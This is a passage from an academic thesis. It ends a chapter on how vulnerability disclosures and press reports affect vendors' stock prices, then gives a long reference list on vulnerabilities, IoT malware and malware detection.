Our analysis of the vulnerabilities show that while vulnerabilities may or may not have an impact on the stock price, a vulnerability reported by the press is highly likely to impact the stock price. The diverse results for the vulnerabilities collected from NVD are explained by the diverse severity of the vulnerabilities, whereas 1) the press may report on highly critical vulnerabilities that are more likely to result in loss, or 2) the reported vulnerabilities in the press may create a negative perception of the vendor leading to loss in their stock value. This, as a result, led many vendors to not disclose vulnerabilities in order to cope with bad publicity. For example, Microsoft did not disclose an attack on its bug tracking system in 2013 [95], demonstrating the such a behavior in vendors when dealing with vulnerabilities [7]. Recent reports also indicate a similar behavior by Yahoo when their online accounts were compromised, or by Uber when their employees and users personal information were leaked. More broadly, a recent survey of 343 security professionals worldwide indicated that the management of 20% of the respondents considered cyber-security issues a low priority, alluding to the possibility of not disclosing vulnerabilities even when they affect their systems [130].

6.7 Summary

We perform an empirical analysis on vulnerabilities from NVD and look at their effect on vendor's stock price. Our results show that the effect is industry-specific, and depends on the severity of the reported vulnerabilities. We also compare the results with the vulnerabilities found in popular press: while both vulnerabilities affect the vendor's stock, vulnerabilities reported in the media have a much more adverse effect. En route, we also design a model to predict the stock price with high accuracy. Our work is limited in a sense that we do not consider other external factors affecting the stock or internal factors affecting long term users behavior and deriving vulnerabilities cost. Exploring those factors along with regional differences in effect will be our future work.

References

[1] Common vulnerability scoring system sig.

[2] Common weakness enumeration.

[3] The cost impact of major virus attacks since 1995.

[4] CVE - common vulnerabilities and exposures (cve).

[5] CVSS version 3.

[6] National vulnerability database (nvd), url=https://nvd.nist.gov/.

[7] A social science approach to information security.

[8] Symbol lookup from yahoo! finance.

[9] UPX: the Ultimate Packer for eXecutables. Available at [Online]: `https://upx.github.io/`.

[10] VirusShare. Available at [Online]: `https://virusshare.com/`.

[11] x64 architecture. Available at [Online]: `https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/x64-architecture`.

[12] *Proceedings of the 24th ACM Conference on Computer and Communications Security (CCS)*, Dallas, TX, Oct.–Nov. 2017.

[13] Cyberiocs. Available at [Online]: `https://freeiocs.cyberiocs.pro/`, 2019.

[14] Smart yet flawed: Iot device vulnerabilities explained. Available at [Online]: `https://bit.ly/2MBykDx`, 2019.

[15] VirusTotal. Available at [Online]: `https://www.virustotal.com`, 2019.

[16] Cr1ptt0r ransomware infects d-link nas devices, targets embedded systems. Available at [Online]: `https://bit.ly/2YlZKQI`, 2021.

[17] Home & small office wireless routers exploited to attack gaming servers. Available at [Online]: `https://bit.ly/2YkvoOf`, 2021.

[18] Iot malware begins to show destructive behavior. Available at [Online]: `https://bit.ly/2Yow0lS`, 2021.

[19] New hide 'n seek iot botnet using custom-built peer-to-peer communication spotted in the wild. Available at [Online]: `https://bit.ly/2XW85Ks`, 2021.

[20] Pyelftools: Parsing elf and dwarf in python. Available at [Online]: `https://github.com/eliben/pyelftools`, 2021.

[21] Radare2. Available at [Online]: `https://https://rada.re/r/`, 2021.

[22] 0Days. Mirai IoT BotNet. Available at [Online]: `https://github.com/ruCyberPoison/-Mirai-Iot-BotNet`, 2017.

[23] M. Abuhamad, T. AbuHmed, A. Mohaisen, and D. Nyang. Large-scale and language-oblivious code authorship identification. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 101–114, 2018.

[24] A. Abusnaina, H. Alasmary, M. Abuhamad, S. Salem, D. Nyang, and A. Mohaisen. Subgraph-based adversarial examples against graph-based iot malware detection systems. In *International Conference on Computational Data and Social Networks*, pages 268–281, 2019.

[25] A. Abusnaina, A. Khormali, H. Alasmary, J. Park, A. Anwar, and A. Mohaisen. Adversarial learning attacks on graph-based IoT malware detection systems. In *IEEE International Conference on Distributed Computing Systems, ICDCS*, 2019.

[26] C. Aggarwal and K. Srivastava. Securing iot devices using sdn and edge computing. In *Proceedings of the 2nd International Conference on Next Generation Computing Technologies (NGCT)*, pages 877–882, Uttarakhand, INDIA, Oct. 2016.

[27] M. Ahmadi, D. Ulyanov, S. Semenov, M. Trofimov, and G. Giacinto. Novel feature extraction, selection and fusion for effective malware family classification. In *Proceedings of ACM conference on data and application security and privacy*, pages 183–194, 2016.

[28] H. Alasmary, A. Abusnaina, R. Jang, M. Abuhamad, A. Anwar, D. Nyng, and D. Mohaisen. Soteria: Detecting adversarial examples in control flow graph-based malware classifiers. In *40th IEEE International Conference on Distributed Computing Systems, ICDCS*, pages 1296–1305, 2020.

[29] H. Alasmary, A. Anwar, J. Park, J. Choi, D. Nyang, and A. Mohaisen. Graph-based comparison of IoT and android malware. In *International Conference on Computational Social Networks*, pages 259–272. Springer, 2018.

[30] H. Alasmary, A. Khormali, A. Anwar, J. Park, J. Choi, A. Abusnaina, A. Awad, D. Nyang, and A. Mohaisen. Analyzing and Detecting Emerging Internet of Things Malware: A Graph-based Approach. *IEEE Internet of Things Journal*, 2019.

[31] L. Allodi, S. Banescu, H. Femmer, and K. Beckers. Identifying relevant information cues for vulnerability assessment using CVSS. In *Proceedings of the Eighth ACM Conference on Data and Application Security and Privacy, CODASPY*, pages 119–126, 2018.

[32] K. Angrishi. Turning Internet of Things IoT into Internet of Vulnerabilities IoV : IoT Botnets. *Computing Research Repository (CoRR)*, abs/1702.03681, 2017.

[33] M. Antonakakis, T. April, M. Bailey, M. Bernhard, E. Bursztein, J. Cochran, Z. Durumeric, J. A. Halderman, L. Invernizzi, M. Kallitsis, D. Kumar, C. Lever, Z. Ma, J. Mason, D. Menscher, C. Seaman, N. Sullivan, K. Thomas, and Y. Zhou. Understanding the Mirai Botnet. In *USENIX Security Symposium*, pages 1093–1110, 2017.

[34] A. Anwar, A. Khormali, D. Nyang, and A. Mohaisen. Understanding the hidden cost of software vulnerabilities: Measurements and predictions. In *Proceedings of the 14th International Conference on Security and Privacy in Communication Networks (SecureComm)*, Singapore, Singapore, 2018.

[35] H. Attila, P. M. Erdosi, and F. Kiss. The common vulnerability scoring system (cvss) generations–usefulness and deficiencies. *Informacios Tarsadalomert Alapitvany*, 2016.

[36] Avaya. H.323.Deskphone and IP Conference Phone DHCP security update (CVE-2011-0997 and CVE-2009-0692), 2019. `https://downloads.avaya.com/css/P8/documents/101059945`.

[37] A. Azmoodeh, A. Dehghantanha, and K. K. R. Choo. Robust malware detection for internet of (battlefield) things devices using deep eigenspace learning. *IEEE Transactions on Sustainable Computing*, pages 1–1, 2018.

[38] K. Bartos, M. Sofka, and V. Franc. Optimized invariant representation of network traffic for detecting unseen malware variants. In *USENIX Security Symposium (USENIX Security)*, pages 807–822, 2016.

[39] U. Bayer, P. M. Comparetti, C. Hlauschek, C. Kruegel, and E. Kirda. Scalable, behavior-based malware clustering. In *NDSS*, volume 9, pages 8–11, 2009.

[40] J. Berr. ”wannacry” ransomware attack losses could reach $4 billion, May 2017.

[41] I. Bose and A. C. M. Leung. Do phishing alerts impact global corporations? a firm value analysis. *Decision Support Systems*, 64:67–78, 2014.

[42] G. E. Box and D. A. Pierce. Distribution of residual autocorrelations in autoregressive-integrated moving average time series models. *Journal of the American Statistical Association*, 65(332):1509–1526, 1970.

[43] H. Cai, N. Meng, B. Ryder, and D. Yao. Droidcat: Effective android malware detection and categorization via app-level profiling. *IEEE Transactions on Information Forensics and Security*, 14(6):1455–1470, 2018.

[44] K. Campbell, L. A. Gordon, M. P. Loeb, and L. Zhou. The economic cost of publicly announced information security breaches: empirical evidence from the stock market. *Journal of Computer Security*, 11(3):431–448, 2003.

[45] H. Cavusoglu, B. Mishra, and S. Raghunathan. The effect of internet security breach announcements on market value: Capital market reactions for breached firms and internet security developers. *International Journal of Electronic Commerce*, 9(1):70–104, 2004.

[46] CBSNews. Baby monitor hacker delivers creepy message to child. Available at [Online] : `https://tinyurl.com/y9g9948c`, 2015.

[47] S. Christey and B. Martin. Buying into the bias: Why vulnerability statistics suck. *BlackHat, Las Vegas, USA, Technical Report*, 1, 2013.

[48] S. Clark, S. Frei, M. Blaze, and J. M. Smith. Familiarity breeds contempt: the honeymoon effect and the role of legacy code in zero-day vulnerabilities. In *Proceedings of the Annual Computer Security Applications Conference (ACSAC)*, pages 251–260, 2010.

[49] P. M. Comparetti, G. Salvaneschi, E. Kirda, C. Kolbitsch, C. Kruegel, and S. Zanero. Identifying dormant functionality in malware programs. In *IEEE Symposium on Security & Privacy*, pages 61–76. IEEE, 2010.

[50] E. Cozzi, M. Graziano, Y. Fratantonio, and D. Balzarotti. Understanding Linux malware. In *IEEE Symposium on Security & Privacy*, 2018.

[51] E. Cozzi, P.-A. Vervier, M. Dell'Amico, Y. Shen, L. Bilge, and D. Balzarotti. The tangled genealogy of iot malware. In *Annual Computer Security Applications Conference*, pages 1–16, 2020.

[52] CWE. CWE - Frequently Asked Questions (FAQ), 2019. `https://cwe.mitre.org/about/faq.html#A.5`.

[53] CWE. CWE list version 3.4, 2019. `https://cwe.mitre.org/data/downloads.html`.

[54] Developers. Openwrt project. Available at [Online]: `https://openwrt.org`, 2018.

[55] Developers. Bundler-Audit, 2019. `https://github.com/rubysec/bundler-audit`.

[56] Developers. Hakiri: Ships secure ruby apps, 2019. `https://hakiri.io/`.

[57] Developers. OWASP dependency check, 2019. `https://www.owasp.org/index.php/OWASP_Dependency_Check`.

[58] Developers. Security tracker, 2019. `https://securitytracker.com/`.

[59] Developers. Securityfocus, 2019. `https://www.securityfocus.com/`.

[60] Developers. Sonatype — oss index, 2019. `https://ossindex.sonatype.org/`.

[61] Developers. SourceClear: Software composition analysis for devsecops, 2019. `https://www.sourceclear.com/`.

[62] Developers. Synk: Develop Fast: Stay Secure, 2019. `https://snyk.io/`.

[63] A. Dinaburg, P. Royal, M. Sharif, and W. Lee. Ether: malware analysis via hardware virtualization extensions. In *Proceedings of the 15th ACM conference on Computer and communications security*, pages 51–62, 2008.

[64] B. Dolan-Gavitt, J. Hodosh, P. Hulin, T. Leek, and R. Whelan. Repeatable reverse engineering with panda. In *Proceedings of the 5th Program Protection and Reverse Engineering Workshop*, pages 1–11, 2015.

[65] Y. Dong, W. Guo, Y. Chen, X. Xing, Y. Zhang, and G. Wang. Towards the detection of inconsistencies in public security vulnerability reports. In *28th USENIX Security Symposium (USENIX)*, pages 869–885, 2019.

[66] M. D. Donno, N. Dragoni, A. Giaretta, and A. Spognardi. DDoS-capable IoT malwares: Comparative analysis and Mirai investigation. *Security and Communication Networks*, 2018:7178164:1–7178164:30, 2018.

[67] J. L. Elman. Finding structure in time. *Cognitive science*, 14(2):179–211, 1990.

[68] S. Farhang, A. Laszka, and J. Grossklags. An economic study of the effect of android platform fragmentation on security updates. *arXiv preprint arXiv:1712.08222*, 2017.

[69] R. C. for Information and P. Security. Iotpot - analysing the rise of iot compromises, 2016.

[70] R. Future. Threat actors remember the vulnerabilities we forget, 2019. `https://www.recordedfuture.com/exploiting-old-vulnerabilities/`.

[71] J. Gamblin, S. Gleske, X. Zhibang, P. Shultz, and B. Carr. Mirai source code. Available at [Online]: `https://github.com/jgamblin/Mirai-Source-Code`, 2017.

[72] S. Goel and H. A. Shawky. Estimating the market impact of security breach announcements on firm values. *Information & Management*, 46(7):404–410, 2009.

[73] Google. Universal-sentence-encoder, 2019. `https://tfhub.dev/google/universal-sentence-encoder/3`.

[74] L. A. Gordon, M. P. Loeb, and L. Zhou. The impact of information security breaches: Has there been a downward shift in costs? *Journal of Computer Security*, 19(1):33–56, 2011.

[75] M. Graziano, D. Canali, L. Bilge, A. Lanzi, E. Shi, D. Balzarotti, M. van Dijk, M. Bailey, S. Devadas, M. Liu, et al. Needles in a haystack: Mining information from public dynamic analysis sandboxes for malware intelligence. In *24th {USENIX} Security Symposium ({USENIX} Security 15)*, pages 1057–1072, 2015.

[76] H. Ham, H. Kim, M. Kim, and M. Choi. Linear SVM-Based android malware detection for reliable IoT services. *Journal of Applied Mathematics*, 2014:594501:1–594501:10, 2014.

[77] S. Herwig, K. Harvey, G. Hughey, R. Roberts, and D. Levin. Measurement and analysis of hajime, a peer-to-peer iot botnet. In *Network and Distributed Systems Security (NDSS) Symposium*, 2019.

[78] H. Holm and K. K. Afridi. An expert-based investigation of the common vulnerability scoring system. *Computers & Security*, 53, 2015.

[79] H. Homaei and H. R. Shahriari. Seven years of software vulnerabilities: The ebb and flow. *IEEE Security & Privacy, S&P*, 15(1):58–65, 2017.

[80] B. G. Horne and C. L. Giles. An experimental comparison of recurrent neural networks. In *Advances in Neural Information Processing Systems 7, [NIPS Conference]*, pages 697–704, 1994.

[81] A. Hovav and J. D'arcy. Capital market reaction to defective it products: The case of computer viruses. *Computers & Security*, 24(5):409–424, 2005.

[82] W. Huang and J. W. Stokes. Mtnet: a multi-task neural network for dynamic malware classification. In *International conference on detection of intrusions and malware, and vulnerability assessment*, pages 399–418. Springer, 2016.

[83] IANA. Service name and transport protocol port number registry, Retrieved, 2018.

[84] N. Ismail. The internet of things: The security crisis of 2018?, 2016.

[85] V. Iyengar, M. Koser, R. Binjve, and A. Gat. Detux: The multiplatform linux sandbox. Available at [Online]: `https://github.com/detuxsandbox/detux`, 2018.

[86] G. Jarrell and S. Peltzman. The impact of product recalls on the wealth of sellers. *Journal of Political Economy*, 93(3):512–536, 1985.

[87] P. Johnson, R. Lagerstrom, M. Ekstedt, and U. Franke. Can the common vulnerability scoring system be trusted? a bayesian analysis. *IEEE Transactions on Dependable and Secure Computing, TDSC*, 2016.

[88] A. Kar. Stock prediction using artificial neural networks. *Department of Computer Science and Engineering, IIT Kanpur*, 1990.

[89] D. Kirat, G. Vigna, and C. Kruegel. Barecloud: Bare-metal analysis-based evasive malware detection. In *23rd {USENIX} Security Symposium ({USENIX} Security 14)*, pages 287–301, 2014.

[90] C. Kolias, G. Kambourakis, A. Stavrou, and J. Voas. DDoS in the IoT: Mirai and other Botnets. *Computer*, 50(7):80–84, 2017.

[91] D. Korczynski and H. Yin. Capturing malware propagations with code injections and code-reuse attacks. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 1691–1708, 2017.

[92] F. Li, Z. Durumeric, J. Czyz, M. Karami, M. Bailey, D. McCoy, S. Savage, and V. Paxson. You've got vulnerability: Exploring effective vulnerability notifications. In *25th USENIX Security Symposium, USENIX*, pages 1033–1050, 2016.

[93] F. Li and V. Paxson. A large-scale empirical study of security patches. In *Proceedings of the 24th ACM Conference on Computer and Communications Security (CCS)* [12], pages 2201–2215.

[94] F. Li and V. Paxson. A large-scale empirical study of security patches. In *Proceedings of the 24th ACM Conference on Computer and Communications Security (CCS)* [12], pages 2201–2215.

[95] J. Menn. Exclusive: Microsoft responded quietly after detecting secret database hack in 2013, Oct 2017.

[96] J. Milosevic, M. Malek, and A. Ferrante. A friend or a foe? detecting malware using memory and CPU features. In *Proceedings of the 13th International Joint Conference on e-Business and Telecommunications*, pages 73–84, 2016.

[97] J. Milosevic, M. Malek, and A. Ferrante. A friend or a foe? detecting malware using memory and CPU features. In *International Joint Conference on e-Business and Telecommunications*, pages 73–84, 2016.

[98] J. J. Moré. The levenberg-marquardt algorithm: implementation and theory. In *Numerical analysis*, pages 105–116. 1978.

[99] D. Mu, A. Cuevas, L. Yang, H. Hu, X. Xing, B. Mao, and G. Wang. Understanding the reproducibility of crowd-reported security vulnerabilities. In *27th USENIX Security Symposium, USENIX Security 2018, Baltimore, MD, USA, August 15-17, 2018.*, pages 919–936, 2018.

[100] P. Newman. The internet of things 2018 report: How the iot is evolving to reach the mainstream with businesses and consumers. `https://tinyurl.com/y8xugzno`, 2018.

[101] N. News. Smart refrigerators hacked to send out spam: Report, 2014.

[102] V. H. Nguyen and F. Massacci. The (un)reliability of NVD vulnerable versions data: an empirical experiment on google chrome vulnerabilities. In *Proceedings of the 8th ACM Symposium on Information, Computer and Communications Security (ASIACCS)*, pages 493–498, Sydney, Australia, Mar. 2013.

[103] NVD. Json data feed changelog, 2019. `https://nvd.nist.gov/vuln/Data-Feeds/JSON-feed-changelog`.

[104] NVD. News, 2019. `https://nvd.nist.gov/general/news`.

[105] N. I. of Standards and T. (NIST). Common platform enumeration (cpe), 2019. `https://nvd.nist.gov/products/cpe`.

[106] G. Onag. New malware variant targets iot devices. Available at [Online]: `https://bit.ly/3pKCasX`, 2020.

[107] A. Ozment and S. E. Schechter. Milk or wine: Does software security improve with age? 2006.

[108] Y. M. P. Pa, S. Suzuki, K. Yoshioka, T. Matsumoto, T. Kasama, and C. Rossow. Iotpot: Analysing the rise of iot compromises. In *9th {USENIX} Workshop on Offensive Technologies ({WOOT} 15)*, 2015.

[109] Y. M. P. Pa, S. Suzuki, K. Yoshioka, T. Matsumoto, T. Kasama, and C. Rossow. IoTPOT: A novel honeypot for revealing current IoT threats. *Journal of Information Processing*, 24:522–533, 2016.

[110] R. Perdisci, W. Lee, and N. Feamster. Behavioral clustering of http-based malware and signature generation using malicious network traces. In *NSDI*, volume 10, page 14, 2010.

[111] S. Romanosky, R. Telang, and A. Acquisti. Do data breach disclosure laws reduce identity theft? *Journal of Policy Analysis and Management*, 30(2):256–286, 2011.

[112] C. Sabottke, O. Suciu, and T. Dumitras. Vulnerability disclosure in the age of social media: Exploiting twitter for predicting real-world exploits. In *Proceedings of the 24th USENIX Security Symposium (Security)*, pages 1041–1056, Washington, DC, Aug. 2015.

[113] D. Saha. Extending logical attack graphs for efficient vulnerability analysis. In *Proceedings of the 15th ACM Conference on Computer and Communications Security (CCS)*, pages 63–74, Alexandria, VA, Oct.–Nov. 2008.

[114] M. Sebastián, R. Rivera, P. Kotzias, and J. Caballero. AVclass: A tool for massive malware labeling. In *Processing of the International Symposium on Research in Attacks, Intrusions, and Defenses, RAID*, pages 230–253, 2016.

[115] M. Sebastián, R. Rivera, P. Kotzias, and J. Caballero. AVClass: A tool for massive malware labeling. In *Proceedings of the 19th International Symposium on Research in Attacks, Intrusions and Defenses (RAID)*, pages 230–253, Evry, France, Sept. 2016.

[116] M. Z. Shafiq, S. A. Khayam, and M. Farooq. Embedded malware detection using markov n-grams. In *International conference on detection of intrusions and malware, and vulnerability assessment*, pages 88–107. Springer, 2008.

[117] M. Shahzad, M. Z. Shafiq, and A. X. Liu. A large scale exploratory analysis of software vulnerability life cycles. In *Proceedings of the 34th International Conference on Software Engineering (ICSE)*, pages 771–781, Zurich, Switzerland, June 2012.

[118] P. Shirani, L. Collard, B. L. Agba, B. Lebel, M. Debbabi, L. Wang, and A. Hanna. BINARM: scalable and efficient detection of vulnerabilities in firmware images of intelligent electronic devices. In *Detection of Intrusions and Malware, and Vulnerability Assessment - 15th International Conference, DIMVA 2018, Saclay, France, June 28-29, Proceedings*, pages 114–138, 2018.

[119] J. Spaulding, D. Nyang, and A. Mohaisen. Understanding the effectiveness of typosquatting techniques. In *Proceedings of the fifth ACM/IEEE Workshop on Hot Topics in Web Systems and Technologies*, pages 1–8, 2017.

[120] T. Spring. Mirai variant targets financial sector with iot ddos attacks, 2017.

[121] B. Stock, G. Pellegrino, F. Li, M. Backes, and C. Rossow. Didn't you hear me? - towards more successful web vulnerability notifications. In *25th Annual Network and Distributed System Security Symposium, NDSS 2018, San Diego, California, USA, February 18-21*, San Diego, CA, Feb. 2018.

[122] J. Strasburg and J. Bunge. Loss swamps trading firm, knight capital searches for partner as tab for computer glitch hits $440 million. *Wall Street Journal (Online). Retrieved from http://search. proquest. com/docview/1033163975*, 2012.

[123] J. Su, D. V. Vargas, S. Prasad, D. Sgandurra, Y. Feng, and K. Sakurai. Lightweight classification of IoT malware based on image recognition. *arXiv preprint arXiv:1802.03714*, 2018.

[124] Synopsys. Equifax, apache struts, and cve-2017-5638 vulnerability, 2020. `https://tinyurl.com/qtmws23`.

[125] R. Telang and S. Wattal. An empirical analysis of the impact of software vulnerability announcements on firm stock price. *IEEE Transactions on Software Engineering*, 33(8):544–557, 2007.

[126] M. E. Tipping and C. M. Bishop. Mixtures of probabilistic principal component analysers. *Neural Computation*, 11(2):443–482, 1999.

[127] M. Trinh, D. Chu, and J. Jaffar. S3: A symbolic string solver for vulnerability detection in web applications. In *Proceedings of the 21st ACM Conference on Computer and Communications Security (CCS)*, pages 1232–1243, Scottsdale, Arizona, Nov. 2014.

[128] I. Van der Elzen and J. van Heugten. Techniques for detecting compromised iot devices. *University of Amsterdam*, 2017.

[129] P.-A. Vervier and Y. Shen. Before toasters rise up: A view into the emerging iot threat landscape. In *International Symposium on Research in Attacks, Intrusions, and Defenses*, pages 556–576. Springer, 2018.

[130] B. Violino. Data breaches rising because of lack of cybersecurity acumen, Dec 2017.

[131] L. von Ahn's Research Group. Offensive/profane word list, Retrieved, 2018.

[132] D. Votipka, R. Stevens, E. M. Redmiles, J. Hu, and M. L. Mazurek. Hackers vs. testers: A comparison of software vulnerability discovery processes. In *2018 IEEE Symposium on Security and Privacy, SP 2018, Proceedings, 21-23 May 2018, San Francisco, California, USA*, pages 374–391, San Francisco, CA, May 2018.

[133] A. Wang, W. Chang, S. Chen, and A. Mohaisen. Delving into internet ddos attacks by botnets: Characterization and analysis. *IEEE/ACM Transactions on Networking*, 26(6):2843–2855, 2018.

[134] A. Wang, A. Mohaisen, W. Chang, and S. Chen. Measuring and analyzing trends in recent distributed denial of service attacks. In *International Workshop on Information Security Applications*, pages 15–28. Springer, 2016.

[135] C. Willems, T. Holz, and F. Freiling. Toward automated dynamic malware analysis using cwsandbox. *IEEE Security & Privacy*, 5(2):32–39, 2007.

[136] M. A. Williams, S. Dey, R. C. Barranco, S. M. Naim, M. S. Hossain, and M. Akbar. Analyzing evolving trends of vulnerabilities in national vulnerability database. In *IEEE International Conference on Big Data*, pages 3011–3020, 2018.

[137] S. Wold, K. Esbensen, and P. Geladi. Principal component analysis. *Chemometrics and intelligent laboratory systems*, 2(1-3):37–52, 1987.

[138] C. Xiao, A. Sarabi, Y. Liu, B. Li, M. Liu, and T. Dumitras. From patching delays to infection symptoms: Using risk profiles for an early discovery of vulnerabilities exploited in the wild. In *27th USENIX Security Symposium, USENIX Security 2018, Baltimore, MD, USA, August 15-17, 2018.*, pages 903–918, Baltimore, MD, Aug. 2018.

[139] T. Xu, J. Wendt, and M. Potkonjak. Security of IoT systems: Design challenges and opportunities. In *IEEE/ACM International Conference on Computer-Aided Design (ICCAD)*, pages 417–423. IEEE, 2014.

[140] S. Zhang, D. Caragea, and X. Ou. An empirical study on using the national vulnerability database to predict software vulnerabilities. In *Proceedings of the 22nd International Conference on Database and Expert Systems Applications (DEXA)*, pages 217–231, 2011.

[141] Z. Zhang, P. Qi, and W. Wang. Dynamic malware analysis with feature engineering and feature learning. In *The AAAI Conference on Artificial Intelligence, AAAI*, pages 1210–1217. AAAI Press, 2020.

[142] M. Zhao, J. Grossklags, and P. Liu. An empirical study of web vulnerability discovery ecosystems. In *Proceedings of the 22nd ACM Conference on Computer and Communications Security (CCS)*, pages 1105–1117, Denver, Colorado, Oct. 2015.